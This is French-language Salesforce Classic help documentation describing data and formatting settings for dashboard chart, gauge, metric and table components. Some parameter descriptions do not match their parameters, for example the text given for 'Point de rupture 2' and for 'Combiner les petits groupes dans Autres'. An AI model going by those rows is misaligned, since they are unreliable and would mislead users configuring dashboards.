Les graphiques en nuages de points permettent d'afficher un ou deux groupes de données de rapport, plus des résumés. Les paramètres des données de graphiques en nuages de points sont disponibles dans l'éditeur de composant de tableau de bord, sous **Données de composant**.

Regroupez et définissez l'échelle afin d'aider les utilisateurs à comprendre les données présentées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
|---|---|
| `Tracer par` | Sélectionnez le regroupement à afficher dans votre graphique. Pour utiliser toujours le premier regroupement ou celui du graphique du rapport source, sélectionnez Automatique. |
| `Axe X` | Sélectionnez les valeurs à afficher sur l'axe horizontal. |
| `Axe Y` | Sélectionnez les valeurs à afficher sur l'axe vertical de votre graphique en barres, à colonnes, en nuages de points ou en courbes. Selon le type de graphique, les valeurs d'axe peuvent être des champs récapitulatifs ou des regroupements. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *Automatique*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. Si l'axe Y correspond à une formule récapitulative personnalisée dont l'option `Emplacement d'affichage de cette formule` est définie à un niveau de regroupement différent de `Tous les niveaux récapitulatifs`, l'axe X et la sélection Regroupements doivent correspondre au niveau de regroupement de cette formule récapitulative personnalisée. |
| `Regrouper par` | Sélectionnez le mode de regroupement des informations dans le graphique. Cette option est disponible uniquement si le rapport sous-jacent contient plusieurs regroupements. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *Automatique*. |
| `Unités d'affichage` | Modifiez la mesure d'affichage des valeurs sur l'axe Y du graphique. |

| Paramètre | Description |
| --- | --- |
| `Navigation descendante vers` | Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur le graphique. Les options comprennent le rapport source, le rapport source filtré, la page de détail de l'enregistrement ou une URL que vous spécifiez. Les options Rapport filtré et Page de détail de l'enregistrement ne sont pas disponibles lorsque le graphique contient plus de 200 valeurs. |

CONSULTER ÉGALEMENT :

- Graphiques en nuage de points
- Modification d'un composant de tableau de bord
- Paramètres de mise en forme pour des composants de graphique en nuages de points de tableau de bord

### Paramètres de données pour des composants d'indicateur de tableau de bord

Un indicateur permet d'afficher la distance qui vous sépare d'un objectif. Il a affiche une valeur unique, par exemple les affaires conclues.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
| --- | --- |
| `Valeurs` | Sélectionnez les valeurs à afficher dans votre graphique à secteurs, en anneau ou en entonnoir, dans votre indicateur ou dans vos mesures. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. Dans des indicateurs et des métriques, Automatique indique la valeur du premier champ récapitulatif. |
| `Unités d'affichage` | Sélectionnez une échelle pour l'affichage des valeurs de graphique. Pour des composants de tableau, ce paramètre s'applique uniquement à la première colonne. Pour obtenir les meilleurs résultats, sélectionnez Auto pour laisser Salesforce sélectionner les unités appropriées. |
| `Navigation descendante vers` | Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur un composant de tableau de bord : le rapport source complet du composant de tableau de bord ; le rapport source filtré par le groupe, par une valeur de l'axe des X ou par une entrée de la légende sur lequel ils cliquent ; la page de détail d'un élément de graphique ou de tableau, d'une valeur d'axe ou d'une entrée de la légende ; une URL que vous spécifiez (vous ne pouvez pas utiliser des URL commençant par « mailto: » ou « javascript: »). La navigation descendante filtrée et de la page de détail de l'enregistrement est désactivée lors de l'affichage de graphiques de tableau de bord contenant plus de 200 valeurs. |

CONSULTER ÉGALEMENT :

- Paramètres de mise en forme pour des composants d'indicateur de tableau de bord

### Paramètres de données pour des composants de graphique en courbes de tableau de bord

Les graphiques en courbes sont pratiques pour afficher des données sur une période donnée.

Par exemple, pour afficher dans un rapport le nombre de pistes créées chaque mois, définissez le nombre d'enregistrements sur l'`axe Y` et le mois de création sur l'`axe X`. Le graphique affiche une courbe montrant le nombre total d'enregistrements par mois.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
|---|---|
| `Axe Y` | Sélectionnez les valeurs à afficher sur l'axe vertical de votre graphique en barres, à colonnes, en nuages de points ou en courbes. Selon le type de graphique, les valeurs d'axe peuvent être des champs récapitulatifs ou des regroupements. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. Si l'axe Y correspond à une formule récapitulative personnalisée dont l'option `Emplacement d'affichage de cette formule` est définie à un niveau de regroupement différent de `Tous les niveaux récapitulatifs`, l'axe X et la sélection Regroupements doivent correspondre au niveau de regroupement de cette formule récapitulative personnalisée. |
| `Axe X` | Sélectionnez les valeurs à afficher sur l'axe horizontal de votre graphique en barres, à colonnes, en nuages de points ou en courbes. Selon le type de graphique, les valeurs d'axe peuvent être des champs récapitulatifs ou des regroupements. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. Si l'axe X correspond à une formule récapitulative personnalisée dont l'option `Emplacement d'affichage de cette formule` est définie à un niveau de regroupement différent de `Tous les niveaux récapitulatifs`, l'axe Y et la sélection Regroupements doivent correspondre au niveau de regroupement de cette formule récapitulative personnalisée. |
| `Regrouper par` | Sélectionnez le mode de regroupement des informations dans le graphique. Cette option est disponible uniquement si le rapport sous-jacent contient plusieurs regroupements. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. |
| `Graphique de combinaison` | Sélectionnez cette option pour tracer des valeurs supplémentaires dans ce graphique. Le type de graphique que vous sélectionnez doit autoriser les graphiques de combinaison. |

| Paramètre | Description |
|---|---|
| `Unités d'affichage` | Sélectionnez une échelle pour l'affichage des valeurs de graphique. Pour des composants de tableau, ce paramètre s'applique uniquement à la première colonne. Pour obtenir les meilleurs résultats, sélectionnez Auto pour laisser Salesforce sélectionner les unités appropriées. |
| `Navigation descendante vers` | Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur un composant de tableau de bord : le rapport source complet du composant de tableau de bord ; le rapport source filtré par le groupe, par une valeur de l'axe des X ou par une entrée de la légende sur lequel ils cliquent ; la page de détail d'un élément de graphique ou de tableau, d'une valeur d'axe ou d'une entrée de la légende ; une URL que vous spécifiez (vous ne pouvez pas utiliser des URL commençant par « mailto: » ou « javascript: »). La navigation descendante filtrée et de la page de détail de l'enregistrement est désactivée lors de l'affichage de graphiques de tableau de bord contenant plus de 200 valeurs. |

CONSULTER ÉGALEMENT :

Paramètres de mise en forme pour des composants de graphique en courbes de tableau de bord

### Paramètres de données pour des composants de mesure de tableau de bord

Les paramètres de l'onglet Données de composant définissent comment votre composant de mesure de tableau de bord obtient et gère les données qu'il affiche.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
|---|---|
| `Valeurs` | Sélectionnez les valeurs à afficher dans votre graphique à secteurs, en anneau ou en entonnoir, dans votre indicateur ou dans vos mesures. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. Dans des indicateurs et des métriques, Automatique indique la valeur du premier champ récapitulatif. |
| `Unités d'affichage` | Sélectionnez une échelle pour l'affichage des valeurs de graphique. Pour des composants de tableau, ce paramètre s'applique uniquement à la première colonne. Pour obtenir les meilleurs résultats, sélectionnez Auto pour laisser Salesforce sélectionner les unités appropriées. |
| `Navigation descendante vers` | Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur un composant de tableau de bord : le rapport source complet du composant de tableau de bord ; le rapport source filtré par le groupe, par une valeur de l'axe des X ou par une entrée de la légende sur lequel ils cliquent ; la page de détail d'un élément de graphique ou de tableau, d'une valeur d'axe ou d'une entrée de la légende ; une URL que vous spécifiez (vous ne pouvez pas utiliser des URL commençant par « mailto: » ou « javascript: »). La navigation descendante filtrée et de la page de |

| Paramètre | Description |
| --- | --- |
| | détail de l'enregistrement est désactivée lors de l'affichage de graphiques de tableau de bord contenant plus de 200 valeurs. |

CONSULTER ÉGALEMENT :

Paramètres de mise en forme pour des composants de mesure de tableau de bord

**Paramètres de données pour des composants de graphique à secteurs et en anneau de tableau de bord**

Un graphique à secteurs ou en anneau est efficace pour afficher les proportions relatives de quantités différentes. Utilisez l'onglet des données de composant pour sélectionner les valeurs que votre graphique à secteurs ou en anneau va comparer.

Utilisez un graphique à secteurs lorsque vous avez plusieurs regroupements et que vous souhaitez afficher la proportion d'une seule valeur pour chaque regroupement par rapport au total.

Par exemple, pour afficher la répartition de votre file d'attente de requêtes par statut de requête dans un rapport, définissez le nombre d'enregistrements pour les `Valeurs` et le statut pour les `Sections`. Le graphique affiche un cercle composé de secteurs, chaque secteur représentant les requêtes dans un statut de la requête.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
| --- | --- |
| `Valeurs` | Sélectionnez les valeurs à afficher dans votre graphique à secteurs, en anneau ou en entonnoir, dans votre indicateur ou dans vos mesures. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. Dans des indicateurs et des métriques, Automatique indique la valeur du premier champ récapitulatif. |
| `Sections` | Sélectionnez les sections à afficher dans votre graphique à secteurs ou en anneau. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. |
| `Unités d'affichage` | Sélectionnez une échelle pour l'affichage des valeurs de graphique. Pour des composants de tableau, ce paramètre s'applique uniquement à la première colonne. Pour obtenir les meilleurs résultats, sélectionnez Auto pour laisser Salesforce sélectionner les unités appropriées. |
| `Navigation descendante vers` | Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur un composant de tableau de bord : le rapport source complet du composant de tableau de bord ; le rapport source filtré par le groupe, par une valeur de l'axe des X ou par une entrée de la légende sur lequel ils cliquent ; la page de détail d'un élément de graphique ou de tableau, d'une valeur d'axe ou d'une entrée de la légende ; une URL que vous spécifiez (vous ne pouvez pas utiliser des URL commençant par « mailto: » ou « javascript: »). La navigation descendante |

| Paramètre | Description |
| --- | --- |
| | filtrée et de la page de détail de l'enregistrement est désactivée lors de l'affichage de graphiques de tableau de bord contenant plus de 200 valeurs. |

CONSULTER ÉGALEMENT :

Mise en forme des données pour des composants de tableau de bord à secteurs et en anneau

### Paramètres de données pour des composants de table de tableau de bord

Un composant de tableau affiche des colonnes de données à partir d'un rapport personnalisé dans un tableau de bord. Les paramètres de l'onglet Données de composant définissent comment un composant de table obtient et gère les données qu'il affiche.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| `Unités d'affichage` | Sélectionnez une échelle pour l'affichage des valeurs de graphique. Pour des composants de tableau, ce paramètre s'applique uniquement à la première colonne. Pour obtenir les meilleurs résultats, sélectionnez Auto pour laisser Salesforce sélectionner les unités appropriées. |
| `Navigation descendante vers` | Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur un composant de tableau de bord : le rapport source complet du composant de tableau de bord ; le rapport source filtré par le groupe, par une valeur de l'axe des X ou par une entrée de la légende sur lequel ils cliquent ; la page de détail d'un élément de graphique ou de tableau, d'une valeur d'axe ou d'une entrée de la légende ; une URL que vous spécifiez (vous ne pouvez pas utiliser des URL commençant par « mailto: » ou « javascript: »). La navigation descendante filtrée et de la page de détail de l'enregistrement est désactivée lors de l'affichage de graphiques de tableau de bord contenant plus de 200 valeurs. |

CONSULTER ÉGALEMENT :

Paramètres de mise en forme pour des composants de table de tableau de bord

## Paramètres visuels des composants de graphique de tableau de bord

Sélectionnez le type de graphique adapté aux données que vous partagez, puis appliquez les paramètres visuels qui présentent les données de la façon la plus efficace.

1. Paramètres de mise en forme pour des composants de graphique à barres de tableau de bord
   Les graphiques à barres horizontales et à colonnes verticales sont utiles pour comparer les valeurs d'un ou de plusieurs regroupements de rapports. Définissez l'échelle et l'ordre de tri pour vous aider à comprendre les données que vous affichez.
2. Paramètres de mise en forme pour des composants de tableau de bord en entonnoir
   Vous pouvez utiliser des couleurs pour afficher le statut d'une valeur à travers les diverses étapes d'un graphique en entonnoir.

3. Paramètres de mise en forme pour des composants de graphique en nuages de points de tableau de bord
   Les graphiques en nuages de points permettent d'afficher un ou deux groupes de données de rapport, plus des résumés. Ces paramètres de graphique en nuages de points sont disponibles dans l'éditeur de composants de tableau de bord sous **Mise en forme**.
4. Paramètres de mise en forme pour des composants d'indicateur de tableau de bord
   Définissez les points de rupture et les couleurs de votre composant d'indicateur pour aider les utilisateurs à interpréter la valeur courante du champ que vous suivez.
5. Paramètres de mise en forme pour des composants de graphique en courbes de tableau de bord
   Les graphiques en courbes sont pratiques pour afficher des données sur une période donnée. Utiliser un ordre de tri et une échelle pour aider les utilisateurs à comprendre les données de votre graphique en courbes.
6. Paramètres de mise en forme pour des composants de mesure de tableau de bord
   Un composant de mesure affiche une valeur à une date précise. Vous pouvez utiliser des couleurs pour aider les utilisateurs à comprendre les données du composant de mesure.
7. Mise en forme des données pour des composants de tableau de bord à secteurs et en anneau
   Un graphique à secteurs est efficace pour afficher les proportions relatives de quantités différentes. Utilisez l'onglet de mise en forme pour configurer et étiqueter les secteurs de votre graphique.
8. Paramètres de mise en forme pour des composants de table de tableau de bord
   Un composant de tableau affiche des colonnes de données à partir d'un rapport personnalisé dans un tableau de bord. Vous pouvez utiliser des couleurs et une échelle pour aider les utilisateurs à interpréter les données du rapport affichées dans la table.

### Paramètres de mise en forme pour des composants de graphique à barres de tableau de bord

Les graphiques à barres horizontales et à colonnes verticales sont utiles pour comparer les valeurs d'un ou de plusieurs regroupements de rapports. Définissez l'échelle et l'ordre de tri pour vous aider à comprendre les données que vous affichez.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
|---|---|
| `Trier les lignes par` | Choisissez un critère de tri pour indiquer quels éléments doivent être affichés en premier sur l'axe horizontal d'un graphique horizontal ou l'axe vertical d'un graphique vertical. Pour un tableau, sélectionnez un ordre de tri croissant ou décroissant, par étiquette ou par valeur de ligne d'un tableau à deux colonnes par défaut. |
| `Valeurs maximales affichées` | Définissez le nombre maximal d'éléments à inclure dans le groupement supérieur de l'axe horizontal d'un graphique horizontal, de l'axe vertical d'un graphique vertical ou de l'axe sélectionné d'un graphique en barres empilées. Pour un tableau, définissez le nombre maximal de lignes à inclure. Par exemple, pour afficher uniquement la liste de vos cinq meilleurs commerciaux, créez un rapport d'opportunité dressant la liste des montants totaux d'opportunités par responsable, puis saisissez *5* dans ce champ. |
| `Position de la légende` | Choisissez l'emplacement de la légende dans à votre graphique. |
| `Afficher les photos Chatter` | Affichez les photos Chatter pour 20 enregistrements au maximum dans un composant de graphique à barres horizontales dont le rapport source est regroupé par le nom de champ d'un utilisateur ou d'un groupe. Si le nombre d'enregistrements avec des photos est supérieur à 20, les noms |

| Paramètre | Description |
|---|---|
| | d'enregistrements s'affichent à la place des photos. Définissez `Affichage de regroupement` sur *`Aucun`* pour afficher les photos. Définissez l'option `Navigation descendante vers` sur *`Page de détail de l'enregistrement`* pour diriger les utilisateurs directement vers les pages de profil d'utilisateur ou de groupe lorsqu'ils cliquent sur des photos. Chatter doit être activé pour pouvoir afficher des photos. Selon la configuration de votre organisation, l'affichage de photos dans les tableaux et les graphiques peut ne pas être disponible. |
| `Afficher les valeurs` | Affichez les valeurs d'enregistrements individuels ou de groupes dans le graphique. Ceci s'applique uniquement à certains types de graphiques. |
| `Activer le survol` | Affichez les valeurs, les étiquettes et les pourcentages lors du survol des graphiques. Les détails de survol dépendent du type de graphique. Les pourcentages s'appliquent uniquement aux graphiques à secteurs, en anneau ou en entonnoir. Le survol est désactivé si le graphique contient plus de 200 points de données. |

### Paramètres de mise en forme pour des composants de tableau de bord en entonnoir

Vous pouvez utiliser des couleurs pour afficher le statut d'une valeur à travers les diverses étapes d'un graphique en entonnoir.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
|---|---|
| `Trier les lignes par` | Choisissez un critère de tri pour indiquer quels éléments doivent être affichés en premier sur l'axe horizontal d'un graphique horizontal ou l'axe vertical d'un graphique vertical. Pour un tableau, sélectionnez un ordre de tri croissant ou décroissant, par étiquette ou par valeur de ligne d'un tableau à deux colonnes par défaut. |
| `Valeurs maximales affichées` | Définissez le nombre maximal d'éléments à inclure dans le groupement supérieur de l'axe horizontal d'un graphique horizontal, de l'axe vertical d'un graphique vertical ou de l'axe sélectionné d'un graphique en barres empilées. Pour un tableau, définissez le nombre maximal de lignes à inclure. Par exemple, pour afficher uniquement la liste de vos cinq meilleurs commerciaux, créez un rapport d'opportunité dressant la liste des montants totaux d'opportunités par responsable, puis saisissez *`5`* dans ce champ. |
| `Position de la légende` | Choisissez l'emplacement de la légende dans à votre graphique. |
| `Combiner les petits groupes dans Autres` | Cliquez sur ce lien pour créer un tableau personnalisé. Le champ `Valeurs maximales affichées` est renseigné avec la valeur que vous avez saisie et les deux premières colonnes sont pré-renseignées avec les colonnes par défaut. Pour personnaliser un tableau, le rapport source doit être de format récapitulatif ou matriciel et contenir un graphique. |
| `Afficher les valeurs` | Affichez les valeurs d'enregistrements individuels ou de groupes dans le graphique. Ceci s'applique uniquement à certains types de graphiques. |

| Paramètre | Description |
| --- | --- |
| `Afficher le % de segments` | Affichez la valeur en pourcentage de chaque segment dans les graphiques en entonnoir. |
| `Activer le survol` | Affichez les valeurs, les étiquettes et les pourcentages lors du survol des graphiques. Les détails de survol dépendent du type de graphique. Les pourcentages s'appliquent uniquement aux graphiques à secteurs, en anneau ou en entonnoir. Le survol est désactivé si le graphique contient plus de 200 points de données. |

### Paramètres de mise en forme pour des composants de graphique en nuages de points de tableau de bord

Les graphiques en nuages de points permettent d'afficher un ou deux groupes de données de rapport, plus des résumés. Ces paramètres de graphique en nuages de points sont disponibles dans l'éditeur de composants de tableau de bord sous **Mise en forme**.

Ajustez les données affichées dans le graphique en nuages de points du tableau de bord à l'aide des paramètres suivants.

| Paramètre | Description |
| --- | --- |
| `Trier les lignes par` | Le tri n'est pas disponible actuellement. |
| `Valeurs maximales affichées` | Définissez le nombre maximal de points à afficher dans le graphique. Lorsque défini sur 5, par exemple, le graphique affiche 5 points. Correspondent aux 5 valeurs les plus élevées dans l'ordre croissant de regroupement utilisé par le champ Tracer par du graphique en nuages de points. |
| Plage des axes | Gardez la plage automatique ou choisissez la plage manuelle pour saisir les valeurs minimales et maximales de la plage d'axe Y. Si des valeurs sont hors de la plage manuelle, l'axe Y s'étend automatiquement pour les inclure. |
| `Position de la légende` | Choisissez l'emplacement de la légende dans à votre graphique. |
| `Afficher les détails lors du survol` | Affichez les valeurs et les étiquettes en survolant les graphiques. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Paramètres de mise en forme pour des composants d'indicateur de tableau de bord

Définissez les points de rupture et les couleurs de votre composant d'indicateur pour aider les utilisateurs à interpréter la valeur courante du champ que vous suivez.

Vous pouvez également configurer le surlignage conditionnel en définissant jusqu'à trois plages de valeurs et couleurs. Vous devez également définir les valeurs minimales et maximales de l'échelle. Vous devez définir le surlignage pour suivre un composant et recevoir des alertes dans votre fil Chatter lorsque la valeur franchit un seuil.

| Paramètre | Description |
|---|---|
| `Minimum` | Valeur la moins élevée du graphique. |
| `Couleur gamme basse` | Sélectionnez la couleur qui représente la plage inférieure, jusqu'au premier point de rupture. |
| `Point de rupture 1` | Valeur qui sépare les plages de couleur moyenne et supérieure dans le tableau de bord. |
| `Couleur gamme moyenne` | Sélectionnez une couleur qui représente la plage moyenne, comprise entre le premier et le deuxième point de rupture. |
| `Point de rupture 2` | Placez le graphique au-dessus ou en-dessous du rapport. |
| `Couleur gamme élevée` | Sélectionnez une couleur qui représente la plage supérieure, après le deuxième point de rupture. |
| `Maximum` | Valeur la plus élevée du graphique. |
| `Afficher %` | Affichez la valeur en pourcentage de chaque section de graphiques à secteurs ou en anneau, ou de chaque section de graphiques en entonnoir. Dans un indicateur, affichez la valeur de pourcentage du point vers lequel l'aiguille est dirigée. |
| `Afficher le total` | Affichez la valeur du total dans le graphique. Pour un tableau, cela permet d'inclure le total des champs récapitulatifs numériques et de devise. |

CONSULTER ÉGALEMENT :

Modification d'un composant de tableau de bord

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Paramètres de mise en forme pour des composants de graphique en courbes de tableau de bord

Les graphiques en courbes sont pratiques pour afficher des données sur une période donnée. Utiliser un ordre de tri et une échelle pour aider les utilisateurs à comprendre les données de votre graphique en courbes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
|---|---|
| `Trier les lignes par` | Choisissez un critère de tri pour indiquer quels éléments doivent être affichés en premier sur l'axe horizontal d'un graphique horizontal ou l'axe vertical d'un graphique vertical. Pour un tableau, sélectionnez un ordre de tri croissant ou décroissant, par étiquette ou par valeur de ligne d'un tableau à deux colonnes par défaut. |
| `Valeurs maximales affichées` | Définissez le nombre maximal d'éléments à inclure dans le groupement supérieur de l'axe horizontal d'un graphique horizontal, de l'axe vertical d'un graphique vertical ou de l'axe sélectionné d'un graphique en barres empilées. Pour un tableau, définissez le nombre maximal de lignes à inclure. Par exemple, pour afficher uniquement la liste de vos cinq meilleurs commerciaux, créez un rapport d'opportunité dressant la liste des montants totaux d'opportunités par responsable, puis saisissez *5* dans ce champ. |
| `Plage de l'axe Y` | Choisissez une plage d'axe manuelle ou automatique pour les axes verticaux d'un graphique à barres, en courbes ou à colonnes. Si vous choisissez une plage manuelle, saisissez les valeurs d'axe minimale et maximale à afficher. Si des points de données se situent hors de la page définie, l'axe s'agrandit automatiquement pour inclure ces valeurs lors de la génération du graphique. |
| `Position de la légende` | Choisissez l'emplacement de la légende dans à votre graphique. |
| `Activer le survol` | Affichez les valeurs, les étiquettes et les pourcentages lors du survol des graphiques. Les détails de survol dépendent du type de graphique. Les pourcentages s'appliquent uniquement aux graphiques à secteurs, en anneau ou en entonnoir. Le survol est désactivé si le graphique contient plus de 200 points de données. |

### Paramètres de mise en forme pour des composants de mesure de tableau de bord

Un composant de mesure affiche une valeur à une date précise. Vous pouvez utiliser des couleurs pour aider les utilisateurs à comprendre les données du composant de mesure.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous pouvez également configurer le surlignage conditionnel en définissant jusqu'à trois plages de valeurs et couleurs. Vous devez définir le surlignage pour suivre un composant et recevoir des alertes dans votre fil Chatter lorsque la valeur franchit un seuil.

Remarque:

- Saisissez les étiquettes de métriques directement sur les composants en cliquant sur le champ de texte vide, en regard du total général.
- Les composants de mesure placés directement les uns au-dessus des autres dans une colonne du tableau de bord, s'affichent ensemble en tant que composant unique.

- Si vous ne définissez pas les valeurs de point de rupture ou si vous les laissez vides, les alertes ne sont pas envoyées pour le composant.

| Paramètre | Description |
|---|---|
| `Couleur gamme basse` | Sélectionnez la couleur qui représente la plage inférieure, jusqu'au premier point de rupture. |
| `Point de rupture 1` | Valeur qui sépare les plages de couleur moyenne et supérieure dans le tableau de bord. |
| `Couleur gamme moyenne` | Sélectionnez une couleur qui représente la plage moyenne, comprise entre le premier et le deuxième point de rupture. |
| `Point de rupture 2` | Placez le graphique au-dessus ou en-dessous du rapport. |
| `Couleur gamme élevée` | Sélectionnez une couleur qui représente la plage supérieure, après le deuxième point de rupture. |

CONSULTER ÉGALEMENT :

Modification d'un composant de tableau de bord

**Mise en forme des données pour des composants de tableau de bord à secteurs et en anneau**

Un graphique à secteurs est efficace pour afficher les proportions relatives de quantités différentes. Utilisez l'onglet de mise en forme pour configurer et étiqueter les secteurs de votre graphique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
|---|---|
| `Trier les lignes par` | Choisissez un critère de tri pour indiquer quels éléments doivent être affichés en premier sur l'axe horizontal d'un graphique horizontal ou l'axe vertical d'un graphique vertical. Pour un tableau, sélectionnez un ordre de tri croissant ou décroissant, par étiquette ou par valeur de ligne d'un tableau à deux colonnes par défaut. |
| `Valeurs maximales affichées` | Définissez le nombre maximal d'éléments à inclure dans le groupement supérieur de l'axe horizontal d'un graphique horizontal, de l'axe vertical d'un graphique vertical ou de l'axe sélectionné d'un graphique en barres empilées. Pour un tableau, définissez le nombre maximal de lignes à inclure. Par exemple, pour afficher uniquement la liste de vos cinq meilleurs commerciaux, créez un rapport d'opportunité dressant la liste des montants totaux d'opportunités par responsable, puis saisissez *5* dans ce champ. |
| `Position de la légende` | Choisissez l'emplacement de la légende dans à votre graphique. |
| `Combiner les petits groupes dans Autres` | Cliquez sur ce lien pour créer un tableau personnalisé. Le champ `Valeurs maximales affichées` est renseigné avec la valeur que vous avez saisie et les deux premières colonnes sont pré-renseignées avec les colonnes par défaut. Pour personnaliser un tableau, le rapport |

| Paramètre | Description |
|---|---|
| | source doit être de format récapitulatif ou matriciel et contenir un graphique. |
| `Afficher les valeurs` | Affichez les valeurs d'enregistrements individuels ou de groupes dans le graphique. Ceci s'applique uniquement à certains types de graphiques. |
| `Afficher %` | Affichez la valeur en pourcentage de chaque section de graphiques à secteurs ou en anneau. |
| `Activer le survol` | Affichez les valeurs, les étiquettes et les pourcentages lors du survol des graphiques. Les détails de survol dépendent du type de graphique. Les pourcentages s'appliquent uniquement aux graphiques à secteurs, en anneau ou en entonnoir. Le survol est désactivé si le graphique contient plus de 200 points de données. |
| `Afficher le total` | Affichez la valeur du total dans le graphique. Pour un tableau, cela permet d'inclure le total des champs récapitulatifs numériques et de devise. |

### Paramètres de mise en forme pour des composants de table de tableau de bord

Un composant de tableau affiche des colonnes de données à partir d'un rapport personnalisé dans un tableau de bord. Vous pouvez utiliser des couleurs et une échelle pour aider les utilisateurs à interpréter les données du rapport affichées dans la table.

Vous pouvez utiliser le tableau à deux colonnes par défaut ou créer un tableau personnalisé comportant jusqu'à quatre colonnes et totaux.

Le tableau à deux colonnes par défaut utilise le premier regroupement et le champ récapitulatif du graphique dans le rapport source. Si le rapport ne contient aucun graphique, les colonnes par défaut sont basées sur le premier regroupement et champ récapitulatif du rapport.

Les tableaux personnalisés acceptent des valeurs nulles dans les résultats. Les tableaux à deux colonnes par défaut ne les acceptent pas.

Pour pouvoir utiliser un rapport tabulaire en tant que rapport source, l'option `Lignes à afficher` doit être définie pour ce rapport.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous pouvez également configurer le surlignage conditionnel en définissant jusqu'à trois plages de valeurs et couleurs. Le surlignage (ou sélection) s'applique uniquement à la première colonne de champs récapitulatifs du tableau.

| Paramètre | Description |
|---|---|
| `Trier les lignes par` | Choisissez un critère de tri pour indiquer quels éléments doivent être affichés en premier sur l'axe horizontal d'un graphique horizontal ou l'axe vertical d'un graphique vertical. Pour un tableau, sélectionnez un ordre de tri croissant ou décroissant, par étiquette ou par valeur de ligne d'un tableau à deux colonnes par défaut. |
| `Valeurs maximales affichées` | Définissez le nombre maximal d'éléments à inclure dans le groupement supérieur de l'axe horizontal d'un graphique horizontal, de l'axe vertical d'un graphique vertical ou de l'axe sélectionné d'un graphique en barres empilées. Pour un tableau, définissez le nombre maximal de lignes à inclure. Par exemple, pour afficher uniquement la liste de vos cinq meilleurs commerciaux, créez un rapport d'opportunité dressant la liste des montants totaux d'opportunités par responsable, puis saisissez *5* dans ce champ. |
| `Afficher les photos Chatter` | Affichez les photos Chatter pour 20 enregistrements au maximum dans un composant de graphique à barres horizontales dont le rapport source est regroupé par le nom de champ d'un utilisateur ou d'un groupe. Si le nombre d'enregistrements avec des photos est supérieur à 20, les noms d'enregistrements s'affichent à la place des photos. Définissez `Affichage de regroupement` sur *`Aucun`* pour |

| Paramètre | Description |
| --- | --- |
| | afficher les photos. Définissez l'option `Navigation descendante vers` sur *`Page de détail de l'enregistrement`* pour diriger les utilisateurs directement vers les pages de profil d'utilisateur ou de groupe lorsqu'ils cliquent sur des photos. Chatter doit être activé pour pouvoir afficher des photos. Selon la configuration de votre organisation, l'affichage de photos dans les tableaux et les graphiques peut ne pas être disponible. |
